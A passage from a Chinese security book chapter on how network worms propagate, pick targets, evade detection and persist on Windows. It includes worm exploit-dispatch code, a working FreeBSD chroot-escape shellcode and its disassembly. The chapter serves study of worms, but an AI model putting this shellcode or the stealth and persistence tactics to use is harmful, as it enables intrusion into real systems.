Internet Explorer 的操作重定向到新名字。现在，便可以创建一个伪造的 iexplore.exe 文件（它可以向系统日志写入一些欢迎词，并加载原始的 Internet Explorer）。当然，这只是一个例子。实际上，每一步操作都很复杂——但也很有趣。不过，我已经跑题了。接着前面的话题，继续聊蠕虫吧。

蠕虫在系统里巩固自己的位置后，将会从事它生命中最重要的活动——产卵。倘若蠕虫有多形生成器，那么它可以生成变形的蠕虫体，或者至少简单加密蠕虫体的关键部分。

虽然缺少这些机制不会减少蠕虫的存活率；但会明显缩小它的天然栖息地。你可以设想一下：那些未加密的蠕虫就像刺字的逃犯一样，防火墙或路由器可以轻易识别它们，并把它们拦截下来。但碰到多形蠕虫时，防火墙或路由器就束手无策了，看看最近的技术发展，似乎也不能指望在不久的将来会出现合适的拦截技术。在骨干网上，几乎无法实时检测多形代码。带宽和处理器性能之间，后者明显跟不上前者的脚步。尽管在“running wild”还没有发现多形蠕虫，但没有人能保证它们将来不会出现。在 IA-32 平台上，大约有十多个臭名昭著的多形蠕虫（当然，我说的是真正的多形，而不是那些用垃圾指令填充的机器码）。可供选择的种类非常丰富。

不管蠕虫选择哪个产卵算法，最终，具有独立意识的新生儿将会辞别双亲去寻找属于自己的那片天空，一旦发现合适的机器，它就会悄悄爬进去，为传宗接代做准备。有好几个独立的传播策略，其中值得一提的是：从 Outlook Express 或其他邮件客户端的地址簿中导入数据，在目标机器的本地文件里查找网络地址，扫描当前子网的 IP 地址，生成随机 IP 地址。蠕虫为了避免自己的过度活动导致网络瘫痪，从而挡住自己的传播之路，一般只用目标机器 50%的带宽；当然，最好是只用十分之一或百分之一的带宽。病毒给网络带来的危害越少，被发现的机率也就越小。从而，管理员不会急着打最新的补丁。

蠕虫和目标机器建立连接后，必须确认目标机器上是否装有脆弱软件，并检查其他的蠕虫是否已经感染这个系统。在最简单的情况下，可以通过“握手”来辩认。蠕虫发送预定义的关键字给目标系统，初看之下，它似乎是一个合法的网络查询。如果蠕虫隐藏在系统里，它将截获这个请求并返回另外的关键字给发起者。作为响应发送的关键字必须区别于“干净”服务器的标准响应。在蠕虫的自我保护机制里，握手是最薄弱的一环；因为如果它盲目相信它的远程同伙，但同伙有可能是伪装的模拟器而不是真正的蠕虫。这种情形使 Robert Morris 很为难，为了战胜可能的模拟器，他在蠕虫体内设置了专门的算法，碰到感染指示器达 7 次以后，将忽略指示器重新感染这台机器。这个想法不错，但选择的系数（7）太过于偏执了；从而造成脆弱主机被重复感染多次。结果，蠕虫基本上把脆弱主机塞满了，并消耗了所有的处理器时间和网络带宽。最后，脆弱的网络终于在肆虐的蠕虫攻击之下轰然倒地，而蠕虫也以自己的疯狂为自己挖好了墓穴。

为了避免出现这种情形，必须在蠕虫体内内置一个计数器，在每次成功分娩后递减。当计数器为 0 时，蠕虫自动销毁。生物体其实也是以类似的方式生存；否则，我们的生物链在很久以前就走到尽头了。网络本身就是一个天然的生物链模型；因此，无论你是否喜欢，软件都必须遵守自然法则，而不要试图与它抵触。无论如何，在它里面，所有的抵触都是徒劳的。

顺便说一下，前面我所描述的、有关蠕虫解剖学上的纲要，不是业界普遍认同的看法，也不是惟一的一个。这个纲要以三个组件区别蠕虫：蠕虫头，蠕虫尾，和带毒字符串。其

他的研究者更喜欢把蠕虫看作包含 exploit 代码、传播机制、和负载的生物体，负载是其核心组件，负责实施破坏计划。当然，在这些表现形式里，并没有本质的区别，不过是术语上的纠缠。

大部分的蠕虫没有危害，它们引起的危害一般局限在使网络负载过重，究其主要原因，它们没有控制好传播的速度；但令人不安的是，仍有一些蠕虫的尾巴带有毒刺（有些研究者喜欢把它们称为负载）。例如，蠕虫可能会在目标机器上安装 shell，为攻击者提供远程管理。直到病毒停止流行前，它的始作俑者可以控制整个世界，可能使世界陷于恐慌之中。嗯，它不可能毁灭原子能发电站；然而，它有可能销毁银行信息，从而动摇经济基础（想想亚洲金融危机给世界带来的巨大影响吧）。要做到这些其实很简单，即使是菜鸟黑客也可以。这决不是危言耸听，大部分安全专家声称这样的威胁是真实存在的，只是因为那些明显的设计错误，这类威胁才没有变成现实。安全专家和黑客正在仔细学习这些理论吗？

最近流行的趋势是，蠕虫利用网络安装和配置插件，支持模块化的远程管理。设想一下，如果蠕虫经常变换它们的行为逻辑，战胜它们将是多么的困难。即使网络管理员安装过滤器，但变形的蠕虫照样可以绕过它们；管理员启动反病毒扫描器，但是蠕虫可以用变形伪装自己。听起来，蠕虫好像已经成长为一头无人与之匹敌的巨兽，但是说实话，它也存在许多问题。比如说，分配插件的系统必须完全分散，最不济的情况下，它必须能自我保护；否则，狞笑的管理员可以用插件炸弹饲养它，从而把蠕虫撕成碎片。这里有许多有趣的内容有待开发。

清单 16.3　5 个头的蠕虫，冲击大部分脆弱的服务

```
// This listing provides the "neck" of the worm, which "holds" the
// head that, if necessary, spits fire...

switch(Iptr->h_port)
{
        case 80:  // Web hole
                  Handle_Port_80(sock, inet_ntoa(sin.sin_addr), Iptr);
                  break;

        case 21:  // FTP hole
                  if (Handle_Port_21(sock, inet_ntoa(sin.sin_addr), Iptr))
                  {
                      pthread_mutex_lock(&ndone_mutex);
                      wuftp260_vuln(sock, inet_ntoa(sin.sin_addr), Iptr);
                      pthread_mutex_unlock(&ndone_mutex);
```

```
                } break;

        case 111: // RPC hole
                if (Handle_Port_STATUS(sock, inet_ntoa(sin.sin_addr), Iptr))
                {
                     pthread_mutex_lock(&ndone_mutex);
                     // rpcSTATUS_vuln(inet_ntoa(sin.sin_addr), Iptr);
                     pthread_mutex_unlock(&ndone_mutex);
                } break;

        case 53:  // Linux bind hole
                // Check_Linux86_Bind(sock, inet_ntoa(sin.sin_addr),
                   Iptr->h_network);
                break;

        case 515: // Linux LPD hole
                // Get_OS_Type(Iptr->h_network, inet_ntoa(sin.sin_addr));

                // Check_lpd(sock, inet_ntoa(sin.sin_addr), Iptr->h_network);

                break;

        default:  break;
    }
```

清单 16.4　蠕虫头之一（反汇编后的代码，参见清单 16.5）

```
/* Break chroot and exec /bin/sh - don't use it on an unbreakable host
like 4.0 */
unsigned char x86_fbsd_shell_chroot[] =
        "\x31\xc0\x50\x50\x50\xb0\x7e\xcd\x80"
        "\x31\xc0\x99"
        "\x6a\x68\x89\xe3\x50\x53\x53\xb0\x88\xcd"
        "\x80\x54\x6a\x3d\x58\xcd\x80\x66\x68\x2e\x2e\x88\x54"
        "\x24\x02\x89\xe3\x6a\x0c\x59\x89\xe3\x6a\x0c\x58\x53"
        "\x53\xcd\x80\xe2\xf7\x88\x54\x24\x01\x54\x6a\x3d\x58"
        "\xcd\x80\x52\x68\x6e\x2f\x73\x68\x44\x68\x2f\x62\x69"
        "\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\x52\x51\x53\x53"
        "\x6a\x3b\x58\xcd\x80\x31\xc0\xfe\xc0\xcd\x80";
```

清单 16.5　MWorm 蠕虫反汇编后的代码

```
.data:0804F7E0 x86_fbsd_shell_chroot:
.data:0804F7E0          XOR     EAX, EAX
.data:0804F7E2          PUSH    EAX
.data:0804F7E3          PUSH    EAX
.data:0804F7E4          PUSH    EAX
.data:0804F7E5          MOV     AL, 7Eh
.data:0804F7E7          INT     80h             ; Linux - sys_sigprocmask
.data:0804F7E9          XOR     EAX, EAX
.data:0804F7EB          CDQ
.data:0804F7EC          PUSH    68h
.data:0804F7EE          MOV     EBX, ESP
.data:0804F7F0          PUSH    EAX
.data:0804F7F1          PUSH    EBX
.data:0804F7F2          PUSH    EBX
.data:0804F7F3          MOV     AL, 88h
.data:0804F7F5          INT     80h             ; Linux - sys_personality
.data:0804F7F7          PUSH    ESP
.data:0804F7F8          PUSH    3Dh
.data:0804F7FA          POP     EAX
.data:0804F7FB          INT     80h             ; Linux - sys_chroot
.data:0804F7FD          PUSH    small 2E2Eh
.data:0804F801          MOV     [ESP + 2], DL
.data:0804F805          MOV     EBX, ESP
.data:0804F807          PUSH    0Ch
.data:0804F809          POP     ECX
.data:0804F80A          MOV     EBX, ESP
.data:0804F80C
.data:0804F80C loc_804F80C:                     ; CODE XREF: .data:0804F813↓j
.data:0804F80C          PUSH    0Ch
.data:0804F80E          POP     EAX
.data:0804F80F          PUSH    EBX
.data:0804F810          PUSH    EBX
.data:0804F811          INT     80h             ; Linux - sys_chdir
.data:0804F813          LOOP    loc_804F80C
.data:0804F815          MOV     [ESP + 1], dl
.data:0804F819          PUSH    ESP
.data:0804F81A          PUSH    3Dh
.data:0804F81C          POP     EAX
.data:0804F81D          INT     80h             ; Linux - sys_chroot
.data:0804F81F          PUSH    EDX
.data:0804F820          PUSH    68732F6Eh
.data:0804F825          INC     ESP
.data:0804F826          PUSH    6E69622Fh
```

```
.data:0804F82B          MOV     EBX, ESP
.data:0804F82D          PUSH    EDX
.data:0804F82E          MOV     EDX, ESP
.data:0804F830          PUSH    EBX
.data:0804F831          MOV     ECX, ESP
.data:0804F833          PUSH    EDX
.data:0804F834          PUSH    ECX
.data:0804F835          PUSH    EBX
.data:0804F836          PUSH    EBX
.data:0804F837          PUSH    3Bh
.data:0804F839          POP     EAX
.data:0804F83A          INT     80h             ; Linux - sys_olduname
.data:0804F83C          XOR     EAX, EAX
.data:0804F83E          INC     AL
.data:0804F840          INT     80h             ; Linux - sys exit
```

16.2.2 蠕虫传播机理

漏洞是软件里的逻辑错误；它们产生的直接后果是目标机器可能会把数据解释成可执行代码。经常碰到的漏洞是缓冲区溢出漏洞和格式串处理漏洞，本书的第 2 部分详细介绍了这二种漏洞。

虽然安全理论家对待漏洞就像对待讨厌的事情（那破坏了抽象保护系统的美好表象）那样置之不理，但即使是表面的分析也显示出设计和实现错误并不是随机的。相反，它们的出现有一定的规律可循，这在黑客流行的座右铭里有恰当的反映，“没有没有错误的程序，惟一的例外是它没有被充分研究”。引起（甚至被现有编程语言和编程范例的意识形态所驱使）溢出错误的原因千奇百怪。没有哪个商用程序能避开溢出错误，不管它包含数十、或数百、还是数千行代码。蠕虫和病毒，如 Morris 蠕虫，Linux.Ramen，MWorm，Code Red，Slapper，Slammer，Love San，和许多其他出名不出名的，都利用溢出错误四处传播。

致力信息安全的网站（最著名的、最大的是 http://www.securityfocus.com/archive/1 的 Bugtraq）和个别黑客主页上会定期公布新出现的漏洞。补丁通常会在漏洞公布数周或数月后发布。不过，偶尔也会在漏洞公开前发布，这主要是因为软件厂商在发布补丁之前，一般会要求研究者采取正确的姿态，节制公开有关安全漏洞的信息。当然，病毒作者也会自己挖掘漏洞。然而，举目望去，他们没有发现一个漏洞。

薄弱的密码是安全系统遭受苦难的真正根源。你还记得这个笑话吗：“Tell me the password!——Password!”？从某种程度来说，所有的笑话都是真实的，来源于实际的生活，密码按字面意思是“password”，这样的例子并不少见。此外，许多用户选择流行的单词作为密码，或者把 login 稍微变换一下作为密码（例如，在 login 后带一二个数字）。我甚至不想提起短密码，只由数字组成密码，密码与登录名相同之类的了。更令人痛心疾首的是许

多系统根本没有设置密码。网上有许程序专门搜索未受保护（或者只设了薄弱密码）的网络共享。最大最好的肥肉应该是小公司或政府机关的本地局域网。他们通常因为预算有限，不能雇用有资格的管理员。从表面看来，他们甚至没有意识到选择强密码的必要性（或许是因为他们太懒散而没有这样做）。

第一个（从目前来看，也是最后一个）攻击密码的蠕虫是 Morris 蠕虫，它成功地把字典攻击法与变换系统用户名法（原始的用户名，重复的用户名，把用户名逆序，全大写或全小写的用户名，等等）结合起来。注意，这个策略工作良好。

Nimda 蠕虫的传播机制与之相比，略显粗糙一些。它只渗透没有密码保护的系统，从而防止它过于快速地传播，因为薄弱密码的系统毕竟是少数。

自 Morris 时代以来，许多东西都发生了改变。值得注意的是，人们现在趋向于选择复杂的密码，它们通常由随机的、无意义的字母和数字组合而成。不过，用户的数量在不断增长。管理员不能保证所有的用户都能正确地选择密码。因此，密码攻击仍是现实存在的威胁。

开放系统通常是指任何用户都可以在服务器上执行自定义代码的系统。这样的系统包括免费的主机托管服务，它们提供 telnet，Perl，和外出 TCP 连接。理论上，病毒可以感染这样的系统，并把它们作为桥头堡，继续攻击其他的系统。

和薄弱（甚至没有）密码保护的节点相比，开放系统允许用户自出访问，尽管它们需要先注册一下，顺便说一下，可以自动注册。不过，当前还没有哪个蠕虫作者研究和利用这个机制；因此，就不进一步解说了，有兴趣的读者可以自行参阅相关资料。

声名狼籍的人为因素更是举不胜举。不过，我不打算把它们一一列出来。它们不是技术问题，只是管理上的问题，不属于本书讨论的范畴。不论 Microsoft 和它的竞争者怎样努力保护用户、增强自身产品的安全防护措施，但是，如果不能把系统功能简化成像磁带录音机那样，恐怕没人能完成这个任务。主要是因为，任何人都不大可能持续完成这些任务。一个活生生的例子是——Pascal 语言，它因为过分干涉程序员的失误而害了自己，成为昨日黄花，远没有 C/C++流行；而与此相比的是，C/C++赋予程序员充分的自由，很少干涉程序员的失误，更甚者，可能根本没有人计划这样做。

16.2.3　蠕虫的到达

蠕虫是一种在产卵时不需要人类参与的病毒。被文件型病毒感染的文件在执行时会激活病毒，与此相比，网络蠕虫完全靠自己渗透目标系统。如果想感受一下蠕虫传播的威胁，连上因特网就行了。主要地，蠕虫是高度自动化的机器人，居住四荒八野之中，为了生存不懈努力。我们可以把蠕虫和空间探测器做个比较，它们的设计者必须为每个场景、每个细节做好充分的准备，因为错误一旦产生、就没有机会纠正它。与空间探测器相比，蠕虫

里的设计错误所付出的代价并不会少到那去（把发射空间探测器所需的花费与蠕虫攻击所引起的损失做个比较，就一目了然了）。因此，黑客不应该写蠕虫，至少不应该写有破坏性的蠕虫；设想一下可能造成的后果，以及你要为之担负的责任吧。努力学习汇编语言、TCP/IP 协议栈，而让破坏的念头见鬼去吧。破坏性的代码是恶意代码，恶意破坏行为并不需要高智商。从另一方面来说，渗透上百万的主机，而不使它们崩溃或冻结则是老资格病毒作者的目标。

16.2.4 感染的策略与战术

武士的主要敌人是一些未确定的东西，有刺铁丝网的防火墙，和猎狼犬在受保护的领地里四处奔跑。

上传 shellcode 之前，要先确定合适的 IP 地址，也就是要先找到合适的感染目标。如果蠕虫在 C 类网里，可以把 IP 地址最有意义的三位设为 110，那么有可能发现整个 C 类网中的机器（为了理解怎样实现这个算法，找一个网络扫描器，反汇编之）。扫描 A 类和 B 类网需要花很长时间，而且可能会引起管理员的注意。设计巧妙的蠕虫不希望引起管理员的注意。相反，它们一般会任意扫两三个 IP 地址，然后暂停 2 秒钟，允许 TCP/IP 包自由通过，而不会堵塞宽带。感染 SQL 服务器的 Slammer 蠕虫就是因为没有采用这样的暂停措施，而英年早逝，与此对比的——Love San，一直苟且至今。Nimda 和其他一些蠕虫不随机选择和确定目标地址，而是通过启发式的搜索，分析硬盘内容（通过窃听经过它们流量）。这样一来，它们就可以把搜索到的 URL、email 地址、和 IP 地址列入候选的感染清单了。

候选清单准备好之后，接下来要确认候选人是否合适。首先，蠕虫必须确认这些 IP 地址是否存在，有没有被冻结，服务器上运行的软件或操作系统是否为蠕虫所期望的脆弱版本，与蠕虫的 shellcode 是否冲突。

头两个问题很容易解决，蠕虫向服务器发送合法的请求（例如，对 Web 服务器来说，是 GET 请求）（图 16.2）；如果服务器有响应，那么 IP 地址是存在的，并且服务也正在运行。注意，像 ping 那样发送 echo 请求不是长久之计，因为路由器或防火墙可能会把它丢弃。

确定服务器的版本要难一些，还没有通用的解决方法。一些协议支持特殊的命令，或在 banner 里显示服务器的版本；然而，在大部分情况下，蠕虫必须根据间接的暗示猜测需要的信息。不同的操作系统和服务器对非标准的数据包会作出不同的反应，或者通过特殊的端口表明自己的身份，从而使蠕虫可以做出大致的判断。不需要准确的区分，因为蠕虫的主要目标是剔除不合适的候选人。即使蠕虫头发往不合适的、已加固的主机，也不会发生什么。蠕虫头（更精确地说，蠕虫头的拷贝）将销毁，仅此而已。图 16.3 显示成功发现一台主机。




图 16.2　蠕虫向不同的 IP 地址发送请求




图 16.3　蠕虫接到响应后，挑出合适的目标并向它发送包含 shellcode 的蠕虫头

在搜索的最后阶段，蠕虫向远程主机发送预先定义好的信号（例如，发送带预定消息的 TCP 包）。如果远程主机在其他蠕虫的控制下，肯定会用预先定义好的方法响应。这个阶段是整个操作中最薄弱的一环，因为如果对手（管理员）了解内情，可以轻而易举地把目标主机伪装成已被蠕虫“感染”了，从而预防被入侵。这种反病毒技术被称为种疫苗。为了战胜它，蠕虫会采用某种算法，满足一定的条件时忽略感染指示器，强行感染目标主机，但这样做的直接后果是人口激增，然后不可避免地死亡。出现这种情形的主要原因是，

在一段时间之后，所有的脆弱主机被重复感染多次，系统将深陷蠕虫的泥潭而不能自拔，从而耗尽所有的系统资源。

选择合适的目标后，蠕虫向它们发送引起缓冲区溢出的查询，然后把控制权交给shellcode，传输 shellcode 和发送查询的会话可以分开进行。这样的入侵策略被称为多步策略。Slapper 蠕虫使用这个策略。

在准备 shellcode 时，必须记住，防火墙会分析请求的内容，并把可疑的数据包丢弃。特别地，应用层过滤专门做这件事。shellcode 为了避免被破坏，必须满足通信协议规范的所有要求，它的语法必须和正常的命令相同。毕竟，防火墙是根据语法分析进行过滤的，而不是基于真正的内容（以目前的技术现状来说，它还没有足够的性能和智能来完成这个任务）。

如果 shellcode 成功捕获目标机器的控制权，那么它必须找出上载它自己所使用的TCP/IP 连接的描述符，再利用这个描述符上载剩下的蠕虫尾（这可以通过使用 getpeername 函数，系统检查所有的套接字来完成）——图 16.4。通过单独的 TCP/IP 连接拖入尾巴很容易。不过，如果目标机器在精心配置的防火墙包围之中，那么不太可能能渗透它。但防火墙从来不会拒绝已经存在的 TCP/IP 连接。

先头登陆部队集结之后，应该增援阵地了。蠕虫可以使用的、最愚蠢的方法是，把包含蠕虫体的可执行文件放入拥挤的 Windows\System32 目录，并在 HKLM\Software\Microsoft\Windows\CurrentVersion\Run 为它创建一个条目，使它在系统启动时自动加载。这可能是最糟糕的位置！管理员会立即注意到那里出现的蠕虫，并把它大卸八块。不过，如果蠕虫像文件型病毒那样感染可执行文件，管理员将要花更多的时间和精力来清除它。




图 16.4　蠕虫头溢出缓冲区，捕获控制权，上载蠕虫尾

为了渗入其他进程的地址空间，蠕虫必须调用 CreateRomoterThread 函数，在它里面创建一个远程线程，或者调用 WriterProcessMemory 函数，直接修补它的机器码（在这里，我只介绍基于 Windows NT 系统的方法，因为 UNIX 需要不同的方法，参见第 13 章）。

作为一个变体，可以在负责自动把 DLL 载入每个已启动进程地址空间的注册分支下：HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs 创建注册项。

在后一种情况下，蠕虫可以控制系统里发生的所有事件，例如，屏蔽“不喜欢的”程序。这可能会使管理员花很长的时间也不会猜出到底发生了什么？

在目标系统里巩固位置后，蠕虫将继续搜索新目标，把蠕虫头发给合适的目标。每次发送之后，将内置的计数器减一（图 16.5），当计数器为 0 时，自毁。

这是普通蠕虫生存周期的概述。

